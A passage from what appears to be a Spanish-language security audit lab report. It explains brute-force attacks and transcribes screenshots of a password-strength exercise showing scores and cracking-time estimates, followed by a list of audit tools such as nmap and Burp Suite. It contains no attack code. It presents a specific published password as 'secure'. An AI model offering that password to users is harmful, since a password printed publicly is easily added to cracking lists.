En criptografía, un **ataque de fuerza bruta** se refiere al método de recuperar una clave probando exhaustivamente todas las combinaciones posibles hasta encontrar la correcta que permita el acceso. Uno de los factores más importantes que determinan la seguridad de una contraseña es su longitud. La longitud de una contraseña influye directamente en el tiempo requerido por un atacante para descifrarla. En las siguientes capturas se evidencia cómo el tiempo necesario para descifrar una contraseña aumenta significativamente a medida que incrementa su longitud.

How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abccabc
- fffget
- poluz
- @dmin

2018/10/4 ☒ Show password

Submit

You have failed! Try to enter a secure password.

Your Password: \*\*\*\*\*

Length: 9

Estimated guesses needed to crack your password: 29201

Score: 1/4

Estimated cracking time: 0 years 0 days 0 hours 48 minutes 40 seconds

Warning: Dates are often easy to guess.

Suggestions:

- Add another word or two. Uncommon words are better.
- Avoid dates and years that are associated with you.

Score: 1/4

## How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcabc
- fffiget
- poluz
- @dmin

abcabc ☒ Show password

Submit

**You have failed! Try to enter a secure password.**  
**Your Password:** \*\*\*\*\*  
**Length:** 6  
**Estimated guesses needed to crack your password:** 27  
**Score:** 0/4   
**Estimated cracking time:** 0 years 0 days 0 hours 0 minutes 2 seconds  
**Warning:** Repeats like "abcabcabc" are only slightly harder to guess than "abc".  
**Suggestions:**

- Add another word or two. Uncommon words are better.
- Avoid repeated words and characters.

**Score:** 0/4

## How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcabc
- fffiget
- poluz
- @dmin

S@f3pa\$\$wrđ ☒ Show password

Submit

**You have failed! Try to enter a secure password.**  
**Your Password:** \*\*\*\*\*  
**Length:** 11  
**Estimated guesses needed to crack your password:** 244168208  
**Score:** 3/4   
**Estimated cracking time:** 0 years 282 days 14 hours 27 minutes 0 seconds

**Score:** 3/4

## How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcabc
- fffiget
- poluz
- @dmin

S@f3pa\$\$wrđ ☐ Show password

Submit

**You have failed! Try to enter a secure password.**  
**Your Password:** \*\*\*\*\*  
**Length:** 11  
**Estimated guesses needed to crack your password:** 244168208  
**Score:** 3/4   
**Estimated cracking time:** 0 years 282 days 14 hours 27 minutes 0 seconds

**Score:** 3/4

En las siguientes 2 capturas podemos ver cómo al introducir la contraseña S@f3pa\$\$wrđz8, se alcanza un nivel de seguridad óptimo, ya que un ataque de fuerza bruta necesitaría casi 233 años para descifrarla.

### How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcabc
- fflget
- poluz
- @dmin

☒ Show password

Submit

You have failed! Try to enter a secure password.

Your Password: \*\*\*\*\*

Length: 11

Estimated guesses needed to crack your password: 244168208

Score: 3/4

Estimated cracking time: 0 years 282 days 14 hours 27 minutes 0 seconds

Score: 3/4

### How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcabc
- fflget
- poluz
- @dmin

✓  ☐ Show password

Submit

You have succeeded! The password is secure enough.

Your Password: \*\*\*\*\*

Length: 13

Estimated guesses needed to crack your password: 73347462400

Score: 4/4

Estimated cracking time: 232 years 212 days 21 hours 30 minutes 40 seconds

Score: 4/4

## 3.3 Herramientas

Para llevar a cabo esta auditoría, se utilizaron las siguientes herramientas y aplicaciones:

- **Sistema operativo:** Kali Linux
- **Plataforma de contenedores:** Docker
- **Navegador web:** Google Chrome
- **Extensión para análisis de tecnologías:** Wappalyzer
- **Escáner de redes:** nmap
- **Herramienta de seguridad web:** Burp Suite